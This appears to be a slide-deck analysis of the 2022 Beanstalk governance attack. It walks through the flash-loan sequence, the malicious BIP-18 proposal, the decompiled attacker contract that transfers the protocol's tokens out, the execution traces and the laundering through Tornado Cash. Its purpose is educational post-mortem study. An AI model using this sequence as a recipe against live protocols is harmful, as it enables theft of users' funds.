
0x...deadbeef








Vote period
(169 seasons
/ ~ 1 week +
1 hour)





Attack scenario

- On April 16th, 2022, an Ethereum address swapped 73 ETH for 212,858 \$BEAN on Uniswap v2.
- The awarded BEAN was deposited into the Beanstalk Silo allowing the user to create two proposals:
 - BIP18
([0x68cdec0ac76454c3b0f7af0b8a3895db00adf6daaf3b50a99716858c4fa54c6f](https://etherscan.io/address/0x68cdec0ac76454c3b0f7af0b8a3895db00adf6daaf3b50a99716858c4fa54c6f))
 - BIP19
([0x9575e478d7c542558ecca52b27072fa1f1ec70679106bdbd62f3bb4d6c87a80d](https://etherscan.io/address/0x9575e478d7c542558ecca52b27072fa1f1ec70679106bdbd62f3bb4d6c87a80d)) named InitBip18
 - BIP18 was left blank, and BIP19 proposed a \$250k donation to the Ukraine wallet address, and \$10k to the attacker's address.

YOU CANNOT TAKE IT TO HEAVEN




... SURE, BUT MAYBE TO UKRAINE??

How to get > 66% of stalks 101

- The attacker still needs to get their proposals through.
- For that they need 2/3 of the stalks which was worth hundreds of millions of dollars on the day of the attack.

How to get > 66% of stalks 101

- The attacker still needs to get their proposals through.
- For that they need 2/3 of the stalks which was worth hundreds of millions of dollars on the day of the attack.
- **Solution: Flash loans**
 - User requests a loan from a smart contract.
 - Must be paid entirely in the same transaction.



Flash loans

- Access to large quantities of capital without collateral requirements
 - Arbitrage: take advantage of price discrepancies among exchanges
 - Collateral swaps: switch collateral used in more traditional lending protocols
- Standard lending protocols...
 - Most protocols (i.e. stake ETH for DAI) require overcollateralization
 - This lets them absorb volatile prices and liquidate positions in time
- How do we give a loan without collateral?
 - The catch: the loan must be repaid **within the same transaction**
 - Smart contract gives the loan for a fee
 - Function **reverts** if the loan is not paid back! (relies on atomicity)

- Attacker loaned ~ \$1B from Aave in various tokens which they later converted to 3CRV (one day after the creation of the proposals *)
- They added liquidity from 3CRV to BEAN:3CRV and BEAN:3LUSD which allowed them to get important amounts of BEAN3CRV-f and BEAN3LUSD-f.
- The collected assets were deposited to the Silo which gave the attacker 70% of all available stacks.
- They were then able to vote and do an emergencyCommit() on BIP-18.

```
Hacker 0x1c5dcdd006ea78a7e4783f9e6021c32935a10fb4
Hacker Contract 0x79224bc0bf70ec34f0ef56ed8251619499a59def
BIP18 0xe5ecf73603d98a0128f05ed30506ac7a663dbb69
```

```
Propose BIP18 tx: 0x68cdec0ac76454c3b0f7af0b8a3895db00adf6daaf3b50a99716858c4fa54c6f
1. Hacker proposes a malicious proposal BIP with initAddress @ 0xe5ecf73603d98a0128f05ed30506ac7a663dbb69
```

```
Launch the hack tx: 0xcd314668aaa9bbfebaf1a0bd2b6553d01dd58899c508d4729fa7311dc5d33ad7
1. Flashloan 350,000,000 DAI, 500,000,000 USDC, 150,000,000 USDC, 32,425,202 BEAN, and 11,643,065 LUSD
2. Vyper_contract_bebc.add_liquidity 350,000,000 DAI, 500,000,000 USDC, 150,000,000 USDT to get 979,691,328 3Crv
3. LUSD3CRV-f.exchange to convert 15,000,000 3Crv to 15,251,318 LUSD
4. BEAN3CRV-f.add_liquidity to convert 964,691,328 3Crv to 795,425,740 BEAN3CRV-f
5. BEANLUSD-f.add_liquidity to convert 32,100,950 BEAN and 26,894,383 LUSD and get 58,924,887 BEANLUSD-f
6. Deposit 795,425,740 BEAN3CRV-f and 58,924,887 BEANLUSD-f into Diamond
7. Diamond.vote(bip=18)
8. Diamond.emergencyCommit(bip=18) and hacker proposed _init contract is executed to get 36,084,584 BEAN and 0.54 UNI-V2_WETH_BEAN,
874,663,982 BEAN3CRV-f, 60,562,844 BEANLUSD-f to hacker contract
```


We define a *Season* (t), such that $t \in \mathbb{Z}^+$, as an approximately 3,600 second (1 Hour) interval. The first *Season* begins when a successful transaction on the Ethereum blockchain that includes a **sunrise** function call is mined. When Beanstalk accepts the **sunrise** function call, the necessary code is executed.

Beanstalk only accepts one **sunrise** function call per *Season*. Beanstalk accepts the first **sunrise** function call provided that the timestamp in the Ethereum block containing it is sufficiently distant from the timestamp in the Ethereum block containing the Beanstalk deployment (E_1).

Whitepaper Ch.4

Attack explained

- The `_init` argument of the `propose` method, specifies a contract that is called when the proposal is voted.
- The value in `_calldata` is passed as argument.
- The attacker used the CREATE2 op code to pre-compute the address of the contract.
- The contract itself was created in the same transaction where the proposal was voted.

```
Emitted events:
[147] [receiver] Diamond.Proposal(account=[sender] 0x1c5dcdd006ea78a7e4783f9e6021c32935a10fb4, bip=18, start=6048, period=168)
[148] [receiver] Diamond.Vote(account=[sender] 0x1c5dcdd006ea78a7e4783f9e6021c32935a10fb4, bip=18, roots=100148938055493285876625523)

Execution trace:
[222379]: [sender] 0x1c5dcdd006ea78a7e4783f9e6021c32935a10fb4
[195102]: (delegate) [receiver] Diamond[GovernanceFacet.propose](_diamondCut=[], _init=0xe5ecf73603d98a0128f05ed30506ac7a663dbb69, _calldata=0xe1c7392a, _pauseOrUnpause=3) -> ()
```

ByteCode Decompilation Result:

```
1  # Palkeoramix decompiler.
2
3  def _fallback() payable: # default function
4      create2 contract with callvalue wei
5          salt: call.func_hash
6          code: call.data[32 len calldata.size - 32]
7      require create2.new_address
8      return addr(create2.new_address)
9
10
11
```

ByteCode Decompilation Result:

```
1 # Palkeoramix decompiler.
2
3 def _fallback() payable: # default function
4     if tx.origin != 0x1c5dcdd006ea78a7e4783f9e6021c32935a10fb4:
5         revert with 0, 'Not Signer'
6     static call 0xdc59ac4fefaf32293a95889dc396682858d52e5db.balanceOf(address tokenOwner) with:
7         gas gas_remaining wei
8         args this.address
9     if not ext_call.success:
10        revert with ext_call.return_data[0 len return_data.size]
11    require return_data.size >= 32
12    call 0xdc59ac4fefaf32293a95889dc396682858d52e5db.transfer(address to, uint256 tokens) with:
13        gas gas_remaining wei
14        args caller, ext_call.return_data[0]
15    if not ext_call.success:
16        revert with ext_call.return_data[0 len return_data.size]
17    require return_data.size >= 32
18    require ext_call.return_data == bool(ext_call.return_data[0])
19    static call 0x87898263b6c5babe34b4ec53f22d98430b91e371.balanceOf(address tokenOwner) with:
20        gas gas_remaining wei
21        args this.address
22    if not ext_call.success:
23        revert with ext_call.return_data[0 len return_data.size]
24    require return_data.size >= 32
25    call 0x87898263b6c5babe34b4ec53f22d98430b91e371.transfer(address to, uint256 tokens) with:
```

Handwritten annotations:

- exploiter address (pointing to 0x1c5dcdd006ea78a7e4783f9e6021c32935a10fb4)
- \$BEAN (pointing to 0xdc59ac4fefaf32293a95889dc396682858d52e5db)
- Uni V2 BEAN3 (pointing to 0x87898263b6c5babe34b4ec53f22d98430b91e371)

- The attack code was delegated to the FlashLoan smart contract which resulted in it directly collecting the assets.
- Once the attack was over, the debt was settled and the transfers were made to Ukraine's address (\$250k)
- and the remaining profit to the hacker 24,830 WETH

```
[40230]: Diamond.vote(bip=18) => ()
[35282]: (delegate) GovernanceFacet.vote(bip=18) => ()
[194510]: Diamond.emergencyCommit(bip=18) => ()
[192062]: (delegate) GovernanceFacet.emergencyCommit(bip=18) => ()
[113460]: (delegate) 0xe5ecf73603d98a0128f05ed30506ac7a663dbb69.init() => ()
[2602]: BEAN.balanceOf(account=Diamond) => (36,084,584.376516)
[26154]: BEAN.transfer(recipient=0x79224bc0bf70ec34f0ef56ed8251619499a59def, amount=36,084,584.376516) => (true)
[2480]: UNI-V2_WETH_BEAN.balanceOf(account=Diamond) => (0.5407161009687569)
[27840]: UNI-V2_WETH_BEAN.transfer(recipient=0x79224bc0bf70ec34f0ef56ed8251619499a59def, amount=0.5407161009687569) => (true)
[2659]: BEAN3CRV-f.balanceOf(account=Diamond) => (874,663,982.2374194)
[23288]: BEAN3CRV-f.transfer(recipient=0x79224bc0bf70ec34f0ef56ed8251619499a59def, amount=874,663,982.2374194) => (true)
[1481]: BEANLUSD-f.balanceOf(account=Diamond) => (60,562,844.064129084)
[22855]: BEANLUSD-f.transfer(recipient=0x79224bc0bf70ec34f0ef56ed8251619499a59def, amount=60,562,844.064129084) => (true)
[10210]: BEAN.mint(_to=0x79224bc0bf70ec34f0ef56ed8251619499a59def, _amount=100000000) => ()
```

Malicious BIP 18 Proposal Execution

Cleanup

The attacker routed the stolen funds through TornadoCash

	0x98514294978289251f...	Deposit	14602886	3 days 7 hrs ago	Beanstalk Flashloan Exp...	OUT	Tornado.Cash: Router	100 Ether	0.03033226
	0xde3302646f4e88ea06...	Deposit	14602883	3 days 7 hrs ago	Beanstalk Flashloan Exp...	OUT	Tornado.Cash: Router	100 Ether	0.03590172
	0xd99afcc3850c166e38...	Deposit	14602882	3 days 7 hrs ago	Beanstalk Flashloan Exp...	OUT	Tornado.Cash: Router	100 Ether	0.03240511
	0xf21af82216429e2bc61...	Deposit	14602878	3 days 7 hrs ago	Beanstalk Flashloan Exp...	OUT	Tornado.Cash: Router	100 Ether	0.04003237
	0xd9c57ec0072571029f...	Deposit	14602877	3 days 7 hrs ago	Beanstalk Flashloan Exp...	OUT	Tornado.Cash: Router	100 Ether	0.03872852
	0xd19aa91b3928de002...	Deposit	14602829	3 days 8 hrs ago	Beanstalk Flashloan Exp...	OUT	Tornado.Cash: Router	100 Ether	0.0249621
	0xcd314668aaa9bbfebaf...	0x60806040	14602790	3 days 8 hrs ago	Beanstalk Flashloan Exp...	OUT	Contract Creation	0 Ether	0.33792333
	0x677660ce489935b94b...	Buy And Free2245...	14602790	3 days 8 hrs ago	Beanstalk Flashloan Exp...	OUT	0x4e59b44847b379578...	0 Ether	0.01434477
	0x3cb358d40647e178ee...	Transfer	14596011	4 days 9 hrs ago	Beanstalk Flashloan Exp...	OUT	0xe5ecf73603d98a0128f...	0.25 Ether	0.00041721
	0x9575e478d7c542558e...	0x956afd68	14595964	4 days 9 hrs ago	Beanstalk Flashloan Exp...	OUT	Beanstalk: Beanstalk Pr...	0 Ether	0.00374221
	0x68cdec0ac76454c3b0...	0x956afd68	14595906	4 days 9 hrs ago	Beanstalk Flashloan Exp...	OUT	Beanstalk: Beanstalk Pr...	0 Ether	0.00565519

Impact



Beanstalk Farms @BeanstalkFarms · Apr 19 ...

In the wake of yesterday's attack, Beanstalk Farms makes the following offer to the Exploiter:

11 30 128 Tip




Beanstalk Farms @BeanstalkFarms · Apr 19 ...

